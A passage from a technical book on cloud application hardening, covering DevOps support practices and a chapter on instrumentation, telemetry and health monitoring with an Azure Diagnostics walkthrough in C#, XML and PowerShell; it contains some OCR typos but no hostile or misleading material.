DevOps does not mean NoOps. In the cloud-platform world, the Ops roles have simply diminished since infrastructure management is not managed by the vendor. Deploying to the cloud platform is also more integrated with development platforms (GIT or Microsoft Visual Studio), thereby moving some of the traditional Ops functions to developers—especially around automation development and management.

Continuous Deployment

The advantage of the cloud is that users get the latest and freshest version of the service without undergoing costly upgrades. Applications should be run in such a way that there is continuous deployment on a fixed cadence. The organization needs to be able to choose what suits them. Generally, we have seen examples of daily, weekly, monthly, or quarterly updates to applications. Anything less frequent than quarterly updates is a long time in the cloud age. Frequent deployments mean the software projects have to be

managed in a manner that allows for incremental updates. Ship fast, capture customer feedback, learn, and iterate. That is the mantra. Avoid big-bang releases that take years to build. You need to be nimble and responsive to customer needs, which are also rapidly changing. The book, *The Lean Startup,* by Eric Riles is a great starting point to better understanding and getting a whole new perspective on continuous innovation; do read it.

Software solutions such as GitHub are perfect for cloud deployments as they provide an end-to-end platform for continuous integration and deployment while also providing a platform for networking internally within your organization or externally via relevant social groups.

Continuous development coupled with the DevOps organization model offers a higher degree of productivity. Engineers are able to schedule tasks in a linear manner and ensure end-to-end ownership of a feature while pacing themselves across both developmental and operational/support tasks.

Support

Applications require a well-defined support model to fulfill customers' expectations around 24/7 service and support. Each support call that you deal with keeps you away from building new products, thereby adding to the cost of operations and adversely impacting your profit. Thus, a key goal is to reduce support calls.

Support engineers are required to be adequately trained to handle the support issues. A few pointers that make support efficient are:

1. DevOps: Support's escalation tier is the developer. Ensure that there is a roster available with clear ownership and escalation path.
2. Telemetry: Include adequate telemetry in the cloud application; this is included at the design stage when determining the mode of supporting the entire service.
3. Practice: Intimately know stress points with the pplication as well as those of the cloud platform.

Each time the customer decides to call you for help, they are already frustrated. However, when they do call you, make sure you meticulously work on it and provide them a solution. Do not just fix the reported problem—dig deeper and broader to see what other issues they may encounter and resolve them as well. While you don't want the customer to call you again, take their call as an opportunity to connect with the customer, strengthen the relationship, and maybe introduce them to other services you are offering. The crux is to retain the customer so they continue to use the application.

It is important to note that support models are different for free versus paid applications. Customers also have a lower support expectation level for free applications, which typically offer support based out of newsgroups, discussion boards, and email, with significant turnaround times. Organizations can choose to investigate issues when a certain percentage of users have hit the problem. In other words, they investigate systemic issues. For applications that have licensing costs, it is paramount that every customer issue is investigated and resolved.

Hardened application owners also tend to use specialized software that track customer conversations relating to support. This software also tends to be well integrated into CRM (Customer Relationship Management) software. Such integration leads to a holistic view of the customer account and conversations, including the support incidents.

Applications with global footprints and that are considered mission critical—going back to our example, email services have support systems that follow the sun. Essentially, you have one support center in every six to eight time zones: Australia, India, United Kingdom, United States–East Coast, and United States–West Coast are typical with cloud platform vendors. Many businesses view a great support solution as being more valuable than a monetary-based SLA.

Summary

Let us recap: In this section we started with understanding the term *hardening* and quickly moved to reviewing the features that harden an application. In the forthcoming chapters, we will focus on various techniques to accomplish the hardening of your application.

CHAPTER 4

Service Fundamentals: Instrumentation, Telemetry, and Monitoring

Running your application as a service on the vendor cloud platform data center poses a whole different set of challenges as compared to you running it out of your own data center. At your data center, you have physical and administrative access on the hardware and operating system so as to perform troubleshooting with relative ease, including live debugging as required.

In contrast, if your application is running on a cloud platform in PaaS or SaaS mode, you do not have access to the hardware, operating system, or infrastructure components to monitor and address any maintenance issues that might be slowing down or shutting down your application. To proactively manage your application and ensure it is available at the desired availability level (e.g., 99.9%), you have to apply a new set of design practices that enable the software to generate diagnostic data, which in turn is used to diagnose and manage your application. Of course if your application is running in IaaS mode, you have full access to the operating system of the virtual machine and you have the ability to collect telemetry data such as event, application, and custom logs; performance counters; and crash dumps.

Note Telemetry is an automated messaging process in which end points collect a series of measurement data (e.g., CPU) and deliver it to remote systems for monitoring.

In this chapter on service fundamentals, we will walk through instrumenting your software using telemetry principles to monitor your application.

Instrumentation

Before we can collect all the useful information needed to troubleshoot issues in your application, we need to first appropriately instrument it. Such instrumentation should be a part of the design phase, since retrofitting it would become a challenge, especially if your application has grown significantly.

You will need to consider instrumentation that allows you to capture important information about your application, in at least the following areas:

- Transaction events; for example, order ID, buyer name, transaction amount, purchase date
- Runtime events; for example, server name, database name, response time, tenant name
- Errors and exceptions
- Performance counters—either built-in system counters (i.e., CPU or memory usage) or custom performance counters (i.e., average response time of specific operation)

The common implementation of instrumentation is to have a way for a power user or administrator to change the level of details that are collected on demand. It is usually done by having an application configuration that can be modified. This flexibility is important since this level of diagnostic data will consume resources and increase response time, which are generally unnecessary during normal operation. You only need to collect this detailed data for spot check/quality monitoring or if your application demonstrates signs of slowing down or shuts down. If the problem happens intermittently, we may actually need to enable the log capture and let it run for some period of time. However, this will result in resource consumption, including using more storage space for logs.

Best practices for Designing the Instrumentation

The approach for designing the instrumentation is typically based on what we need to isolate and resolve.

Performance counters and event handlers can indicate problems in specific areas due to component and service failures, sometimes even before the end users notice them. This requires a mechanism to monitor the key thresholds and trigger the appropriate alerts. The instrumentation provides detailed information, which allows us to drill down into the execution and trace faults. Some issues also need to be classified; for example connection to the database may experience transient network failure, in which case the application can resolve itself by retrying the operation. Other issues are more systemic, such as a bug in the code or incorrect configuration values.

The information collected through the instrumentation can be used to identify the cause. Use it for root-cause analysis, and once the issue is fixed, your application will function at the desired level of service. This is very important, especially if you offer SLAs that lead to financial penalties and customer dissatisfaction. The next step would be to perform the post-mortem and carry out the root-cause analysis to determine the

cause and the underlying nature of the problem. Apply changes systematically and make durable changes to ensure the same problem does not repeat. The instrumentation data collected over time definitely will help us identify the recurring patterns and trends that led up to the incident. In order to perform these steps, we need to collect information from all levels of the application and infrastructure. Examples of data types are database response time and exceptions, and examples of infrastructure data are CPU usage, I/O usage, and memory consumption.

Here are best practices for instrumentation:

- Add logging capability for most critical if not all components of your application.
- Include elaborate/full exception details
- Use counters and log details around retry attempts
- Failures and retries associated with integration to external service to be logged.
- Monitor current and average response times for all cross-component calls.
- Have ability to determine the root component that is causing any failure condition.
- All instrumentation must be configurable for production and test environments

High-value and High-volume Data

Typically, there are two classes of information you need to process. The most common is time series/basis; for example, a month-on-month trending for capacity planning. You can get the information from various sources—IIS logs are one example. The second class is action basis; for example, for response times for service interactions that increase from 10 to 100 milliseconds, you need to be notified. In addition, there are other types of questions we can ask, such as how many users were on the system during peak times last week. For some information, you will need to have a historical average view of a window of data. For example, to determine weekly or monthly user growth, you need months of data, but for detecting service response-time spikes, you only need a few minutes of a window of data.

Your instrumentation should allow us to catch deviations from normal behavior before they escalate to poor user experience or service degradation. A typical pattern with overloaded external resources, such as a database that is overwhelmed with too many concurrent threads, is that response times will increase before the problem escalates to complete unavailability. Consider how to avoid overwhelming systems that are in a recovery state. Filtering out action-oriented information is the key to keeping the size of it manageable. For this reason, we should have different categories of instrumentation.

Large services collect huge volumes of instrumentation information. As described in the previous section, it is important to determine what information you need to know quickly in order to validate whether automated resolution functionality is working or whether remedial action is required.

Conceptually there are two types of instrumentation category—*high value* and *high volume*. High-value data is typically diagnostic data that should be processed and monitored in near-real-time fashion to reduce the time between a problem and its resolution. To this effect, such high-value data must be quickly communicated, which involves filtering, aggregating, and publishing into a cold-store repository that can be available and queried later. The other type is high volume, where the data being produced can be hundreds of gigabytes per hour; IIS logs is an example of such large-volume data. Both types are clearly described in Figure 4-1.




Figure 4-1. *Instrumentation data from a cloud application running on a Windows OS VM that is running on the Microsoft Azure Platform*

Event Tracing

Most logging mechanisms in the Windows Server OS, including Event Log, store log entries that contain a string value that is the description or message for the entry. With the advent of Event Tracing for Windows (ETW), it became possible to store a structured payload with the event entry. This payload is generated by the listener or sink that captures the event, and it can include typed information that makes it much easier for automated systems to discover meaningful and actionable information about the event. This approach to logging is often referred to as *structured logging* or *semantic logging*.

For example, an event that indicates an order was placed can generate a log entry that contains quantity (Integer); total amount (Decimal); customer ID (GUID); and shipping address (String). An order-monitoring system then can read the payload to extract the individual values correctly. With traditional logging mechanisms the monitoring application would need to parse the message string to extract these values, increasing the chance that an error could occur if the message string were not formatted per schema. ETW is a feature you can leverage in your applications when you collect

Event Log data as part of your diagnostics configuration. Consider using a logging framework that provides a simple and consistent interface that simplifies the application code. Most logging frameworks can write event data to different types of logging destinations, such as to various files, as well as to Windows Event Log.

Azure Diagnostics

As always, leverage every service your cloud vendor provides you. For diagnostics, Azure provides a host of extensions that enable you to collect diagnostic data from compute nodes, including virtual machines running in Azure. The diagnostic data is stored in your designated storage account and can be used for application maintenance, including auditing, debugging, performance analysis, resource planning and utilization, and traffic and usage patterns. Azure Diagnostics can collect the following types of logs and data useful for consumption by your telemetry solutions:

- Internet Information Server – IIS/application server logs
- Windows events
- Perf counters
- Crash analysis
- Custom and application error
- Infrastructure logs
- .NET EventSource

In the following sections we will work through an example of using Azure Diagnostics to collect data in Azure Compute Instance. However, before we get into the example, let's review telemetry and monitoring.

Telemetry

Telemetry is the process of gathering information generated by instrumentation and logging systems. It is typically performed using asynchronous mechanisms that support massive scaling and the wide distribution of application services. In large and complex applications, information is usually captured in a data pipeline and stored in a form that makes it easier to analyze, and it can be presented at different levels of granularity. This information is used to discover trends, gain insights into usage and performance, and also to detect failures. Essentially, leveraging the telemetry data is critical in troubleshooting a service and determining the health of your application. The breadth and depth involved in the complexity of the telemetry solution usually depends on the size and the availability needs of your application. Of course, deployment size, such as the number of compute nodes; the distribution of your application across different datacenters; and other factors complicate the telemetry solution.

Microsoft provides the Azure Application Insights Service, and many third-party vendors (e.g. New Relic, App Dynamics, and DynaTrace) also provide solutions that integrate well with their platforms to provide telemetry solutions. As always, you should

weigh the pros and cons of subscribing to these vendor services or building your own telemetry system using various cloud services. Either way, the next section will be useful for this build versus buy analysis.

Best Practices for Designing Telemetry

A common approach in telemetry is to collect all of the data from instrumentation and monitoring functions into one central repository, such as a database located in proximity to your application, using asynchronous techniques based on queues and listeners. The holistic or end-to-end glimpse of all the data in the database can be used in various ways, including live displays of activity and errors; the generation of reports and charts, and analysis using queries.

Some important best practices for your telemetry system are:

- Identify diagnostics information to be collected from the logs and performance counters, along with additional instrumentation needed to measure application performance, monitor availability, and isolate the faults. Don't collect information that does not have a marked consumption, but missing some information will make troubleshooting harder, so carefully review.
- Use the telemetry data to monitor performance, detect potential issues that arise, perform root-cause analyses, and get usage data. Telemetry should be tested during the development phase to measure performance and to ensure that it is working correctly. Consider making the telemetry data available to development teams as well as to administrators in order for issues to be more quickly resolved, and so that the code can be improved where necessary.
- Have two or more instrumentation categories for telemetry data, one of which is used for vital operational information such as failure of the application, services, or components. It is important that this type receives a higher level of monitoring and alerting than the one that simply records day-to-day operational data. Fine tune the alerting mechanism over time to ensure that false alarms and noise are kept to a minimum.
- Log all calls to external services, including information about the context, destination, method, latency, number of retries, and success/failure. This information can be used for reporting and in case you have to challenge the hosting provider regarding their service outage.
- Ensure collection of *all* information from the exceptions being handled, not only the current exception message. Also, log details of transient faults and failovers in order to detect any ongoing problems.

- Classify the data as it is written to the data store. This can provide analysis and real-time monitoring and help in debugging and troubleshooting. Consider partitioning telemetry data by date, or even by hour, which will help location the data faster.
- The mechanisms for collecting and storing the data must be scalable to match the amount of data generated as the application and its services are scaled to an increasing number of instances/users.
- Isolate the logging data from the application data for security purposes, as administrators and users of the monitoring system should not be able to access the application data.
- If the application is located in different data centers, you must decide whether to collect the data in each data center and combine the results in the monitoring system, or to centralize it instead. Passing data between data centers will have additional cost implications.
- Minimize the load on the application by using asynchronous code or queues that will write the event to the data store in the background. Avoid having a chatty system to transfer the telemetry data, which may overwhelm the diagnostics system. Use separate channels for between high-volume, high-latency, granular data and between low-volume, low-latency, high-value data telemetry.
- To prevent data loss, add code so that the system will retry connections that may encounter transient errors. Design retry logic to be intelligent so that repeated failures are detected and the process is abandoned after a preset number of retries (which needs to be logged). Use variable retry intervals to minimize the chance that retry logic could overload a target system that is just recovering from a transient error.
- Implement a scheduler that collects some data items, such as performance counter values, at regular intervals, and minimize the collection overhead on the application performance. Also ensure that error spikes do not trigger a high volume of data collection, which may trigger a throttling event.
- Consider removing the old or stale telemetry data that are no longer relevant. This can be run from a scheduled task.

Monitoring

As described in the previous section, our service application is running on a complex distributed environment, which is typically running on multiple virtual machines in a data center. It is not uncommon for any part of the service to experience failures, which end users may or may not notice. Many people rely on customers to let them know when their service is unavailable, which is not a good practice because it will take additional time for the developer of that service to investigate (you are lucky if the test team has discovered the same issue ahead of the customer report), make the fix, and deploy it to production. This means we will see more customers who are not satisfied and may move to the competitor service. Also, when customers report the issue, it doesn't mean the issue just happened few minutes ago; most of time, the issue actually happened a few hours or even days ago.

By adding logging or instrumentation to the code and making the telemetry data available, we will be more informed about what's going on with the service, and in case something goes wrong, we can find out right away. We will also have better debugging information to help troubleshoot issues faster. What we need next is to add a monitoring system. It is good practice to add monitoring at every layer of the service, i.e., monitoring website, middle tier, and back-end services to ensure they are available and performing correctly. The service may fail or be only partially available due to network latency, performance, and availability of the compute and storage systems, and so on. Monitoring runs at regular intervals to verify the service is performing correctly to ensure the required level of availability.

Typical Monitoring Solutions

One of the most effective health-monitoring systems that is very commonly used is the ping-back system. Your monitoring system sends out requests to, or pings, your application endpoint and uses the response back to confirm "live" status, which is akin to "heart-beat" check service. The time taken for response is used along with enhancements to compute response time and other important parameters that spell out your application health.

A health-monitoring check typically does two things: performs the checks by the application service via the response of the health-check request, and analyzes the results via the framework that is performing the health check. The response code indicates the status of the application, and may also indicate the status of any components or services it uses. Health monitoring can also perform additional checks on storage or a database for availability and response time, and check on other services located somewhere else that are used by the application. Several existing tools are available for monitoring web applications by submitting a request to a configurable set of endpoints and evaluating the results against a set of configurable rules. It is relatively easy to create a service endpoint to perform some functional tests on the system.

Figure 4-2 shows the high level of a health-monitoring system for a cloud-based service application.




Figure 4-2. *Cloud health-monitoring service*

Here are typical checks that can be performed by the monitoring tools:

- Response code; for example, HTTP response code 200 or OK means no error, while other response codes may mean failure or application is unavailable.
- Content of the response to detect any errors. There could be case HTTP response code 200 returned, but the page may not return correctly, and a check of the title or part of the page content can verify its correctness.
- Response time, which is a combination of the network latency and the time the application took to execute the request; increasing response time value may indicate problem with the application or network
- Response time of DNS lookup, and the URL returned by it, to ensure it is correct
- Services availability extraneous to your application; for example, other external web services
- SSL certificate expiration; the application will fail

It is also useful to run these checks from different geographies to measure and compare response times from different places. You should monitor applications from locations that are close to customers in order to get an accurate view of the performance

from each location. The check results may influence the choice of deployment location for the application, and the decision of whether to deploy it in more than one data center. Tests should also be performed against all the service instances that customers use to ensure the application is working correctly. For example, if customer storage is spread across more than one storage account, the monitoring process must check all of these (see Figure 4-3).




Figure 4-3. *Response-time monitoring mapped to your user base. (EDIActivity.com, 2014. Reprinted with permission.)*

Best Practices for Designing Monitoring

Here are several points to consider when designing and implementing health monitoring:

- Don't consider a single status code (i.e., HTTP 200) being returned is sufficient to indicate the service is working fine; we need more information beyond that for us to know about any issues or trends.
- Consider the number of endpoints to be exposed; for example, we can expose one endpoint that is the core service, and assign the highest priority for the monitoring of that endpoint, while other endpoints are exposed for lower priority services, so the monitoring for those endpoints is also assigned a lower level of importance.
- Consider applying a different level of check for different services; for example, the level of uptime and response time for front-end application and back-end service may be different.
- Consider using a specific path for the health-verification check; for example, HealthMonitoring {GUID} will make it relatively easy to add new services and test the health monitoring for it.

- Consider the type of information to collect in the service in response to monitoring requests, and how to return this information. You may need to create a custom monitoring system to validate additional information beyond the HTTP status code.
- Consider how much information to collect and which information will require extra processing, which in turn may overload the service and impact users. The time it takes also may exceed the timeout of the monitoring system, and so the application is considered to be unavailable. Most applications include instrumentation, such as error handlers and performance counters that log performance and detailed error information, which may be sufficient instead of returning additional information from a health-monitoring check.
- Consider securing the monitoring endpoints to protect them from public access, which might expose the application to malicious attacks and can potentially expose sensitive information; such public access also can lead to denial of service (DoS) attacks. Security can be coded into the application configuration so that it can be updated without restarting the application. Some techniques to consider:
    - Require authentication to access the endpoint; for example, use an authentication security key in request header.
    - Use a hidden endpoint; for example, expose the endpoint on a different IP address from the default application or use a non-standard HTTP port.
    - Expose a method on an endpoint that accepts a parameter—such as a key value or an operation-mode value—and, based on that value, performs specific tests, or returns an error if the value being passed is not expected.
- Consider how to access an endpoint that is secured using authentication, since not all frameworks can be configured to include credentials with the health-verification request. For example, Microsoft Azure's built-in health-verification features cannot provide authentication credentials. Some third-party vendors, such as Pingdom and NewRelic, can achieve that.
- Consider whether the monitoring agent is performing correctly. One approach is to expose an endpoint that simply returns a value from the application configuration, or a random value that can be used to test the agent.

ADDING DIAGNOSTICS AND USING TELEMETRY IN AZURE

This section will walk through a simple code using Azure Diagnostics in a Compute Instance–Worker Role, and also using Visual Studio to view the telemetry data.

1. Launch Visual Studio 2013 and create a new Azure Cloud Service project (let's name it AzureCloudService1 in this example).
2. Double-click the WorkerRole1 roles in the Solution Explorer, which will bring up the properties dialog, and uncheck the Enable Diagnostics box (as shown in Figure 4-4).




Figure 4-4. *Enabling diagnostics*

3. In WorkerRole.cs, add following code. Basically, we add a new class derived from EventSource, and then add a method that will write the event when it is being called:

```
sealed class TestEventSourceWriter : EventSource
{
    public static TestEventSourceWriter Log = new T TestEventSourceWriter();

    public void SendMessage(string message)
    {
        WriteEvent(1, message);
    }
}
```

4. In the same source code file, add the your custom logic at 'To Do' to the original template code generated by Visual Studio. It will call the method we created whenever the Worker Role is running, which will generate the event every second (per the following code):

```
private async Task RunAsync(CancellationToken cancellationToken)
{
    // TODO: Replace the following with your own logic.
    while (!cancellationToken.IsCancellationRequested)
    {
        Trace.TraceInformation("Working");
        TestEventSourceWriter.Log.SendMessage("test data");
        await Task.Delay(1000);
    }
}
```

5. Deploy the worker role to Azure from Visual Studio.
   a. Select the project then go to Build ➤ Publish …
   b. Choose the subscription.
   c. Enter name and select a region or affinity group.
   d. Set the environment to Staging.
   e. Click the Publish button.
   f. Check that the cloud service is created and that it is running from the Azure portal.
6. Create a diagnostics configuration file and install the extension. Launch Azure PowerShell command window.
   a. Run Add-AzureAccount, which will open a browser to allow us to log in with valid Azure account.
   b. Run the following:

```
(Get-AzureServiceAvailableExtension -ExtensionName 'PaasDiagnostics'-
ProviderNamespace 'Microsoft.Azure.Diagnostics').PublicConfigurationSchema |
Out-File -Encoding utf8 -FilePath 'WadConfig.xsd'
```

   c. This command will download the XSD file, which we name as WadConfig.xsd in this example.
   d. From Visual Studio, right-click the WorkerRole1 project and add a new XML file; let's name it AzureCloudService.xml.

e. Associate the XML file with the schema file we downloaded in step c, as done in Figure 4-5. Open the XML file in an XML Editor window, and then type F4 to bring up the Properties window. On the Schemas property, click the "…" button to bring up the XML Schemas dialog, and then click the Add button to select the WadConfig.xsd file downloaded earlier.




Figure 4-5. *Associating schema and XML files*

f. Replace the generated content of the XML file with the code that follows. Note that the following code is the event source class we added earlier in the WorkerRole.cs file, and we name the event destination as "MessageTable":

```
<?xml version="1.0" encoding="utf-8" ?>
<PublicConfig xmlns="http://schemas.microsoft.com/ServiceHosting/2015/03/
DiagnosticsConfiguration">
  <WadCfg>
    <DiagnosticMonitorConfiguration overallQuotaInMB="25000">
    <PerfCounters scheduledTrnfPeriod="PT1M1">
      <PerfCounterConfiguration counterSpecifier="\Processor(_Total)\%
      Processor Time" sampleRate="PT1M1" unit="percent" />
      <PerfCounterConfiguration counterSpecifier="\Memory\Committed Bytes"
      sampleRate="PT1M1" unit="bytes"/>
      </PerfCounters>
      <EtwProviders>
        <EtwEventSourceProviderConfiguration provider="TestEventSourceWriter"
        scheduledTransferPeriod="PT5M">
```

```
          <DefaultEvents eventDestination="MesssageTable" />
        </EtwEventSourceProviderConfiguration>
      </EtwProviders>
    </DiagnosticMonitorConfiguration>
  </WadCfg>
</PublicConfig>
```

7. Install diagnostics on the worker role.

   - On the Azure PowerShell window, run the following code (making sure to replace <…> with correct value):

```
$storage_name = "<storage-account-name>"
$key = "<storage-account-key>"
$config_path="<path to AzureCloudService.xml>"
$service:name="<service-name>"
$storageContext = New-AzureStorageContext -StorageAccountName $storage_name
-StorageAccountKey $key
Set-AzureServiceDiagnosticsExtension -StorageContext $storageContext
-DiagnosticsConfigurationPath $config_path -ServiceName $service:name -Slot
Staging -Role WorkerRole1
```

   - It will run and have output something like what is shown in Figure 4-6:

```
VERBOSE: Setting PaaSDiagnostics configuration for WorkerRole1.
VERBOSE: 9:51:34 PM - Begin Operation: Set-AzureServiceDiagnosticsExtension
VERBOSE: 9:52:36 PM - Completed Operation: Set-AzureServiceDiagnosticsExtension

OperationDescription                  OperationId                          OperationStatus
--------------------                  -----------                          ---------------
Set-AzureServiceDiagnosticsExtension  fa91da57-315d-5785-896d-d48aac537939  Succeeded
```

Figure 4-6. *Associating Azure Diagnostics with your application*

8. Let the worker role run for a few minutes. Then, from Visual Studio, go to Server Explorer, expand the Azure node, and locate the storage account node we used to previously deploy the worker role. We should see the WADMessageTable (we previously named the event destination MessageTable, which is where the name comes from) entry in the list, as shown in Figure 4-7.





Figure 4-7. *Associating storage account for monitoring system*

9. If we double-click it, we should see the telemetry data collected by our Azure Worker Role. As shown in Figure 4-8, we should see that the column called ProviderName contains "TestEventSourceWriter," which is the name of our event source class, and that the column TaskName contains "SendMessage," which is the name of the method that is being called.



RoleInstance	Level	ProviderGuid	ProviderName	EventId	Pid	Tid	OpcodeName	KeywordName	TaskName
WorkerRole1_I...	4	83c5ad19-7ceb...	TestEventSourceWriter	1	2660	1560			SendMessage
WorkerRole1_I...	4	83c5ad19-7ceb...	TestEventSourceWriter	1	2660	1560			SendMessage
WorkerRole1_I...	4	83c5ad19-7ceb...	TestEventSourceWriter	1	2660	1560			SendMessage
WorkerRole1_I...	4	83c5ad19-7ceb...	TestEventSourceWriter	1	2660	1560			SendMessage
WorkerRole1_I...	4	83c5ad19-7ceb...	TestEventSourceWriter	1	2660	1560			SendMessage
WorkerRole1_I...	4	83c5ad19-7ceb...	TestEventSourceWriter	1	2660	652			SendMessage
WorkerRole1_I...	4	83c5ad19-7ceb...	TestEventSourceWriter	1	2660	1560			SendMessage
WorkerRole1_I...	4	83c5ad19-7ceb...	TestEventSourceWriter	1	2660	652			SendMessage
WorkerRole1_I...	4	83c5ad19-7ceb...	TestEventSourceWriter	1	2660	1560			SendMessage
WorkerRole1_I...	4	83c5ad19-7ceb...	TestEventSourceWriter	1	2660	652			SendMessage

Figure 4-8. *Telemetry data in storage account*

10. The preceding exercise is to demonstrate how we can add instrumentation in the code and leverage Windows Azure Diagnostics to store the diagnostics, even in Azure Table Storage, which allows us to view the telemetry data.

Vendor and Third-Party Solutions

Recognizing the immense business opportunity, many vendors have created solutions for telemetry, performance, and health monitoring. NewRelic.com and AppDynamics.com are two such vendors that provide a range of cross-platform solutions that are well integrated with cloud platforms.

These solutions offer an alternate to building it yourself—of course, for a subscription-based pricing model. The distinct advantage of these solutions is that they are based off configurations with friendly user interfaces. Figures 4-9, 4-10, and 4-11 demonstrate the integration of the solutions with the cloud platform, along with the rich and powerful monitoring dashboard user interfaces.

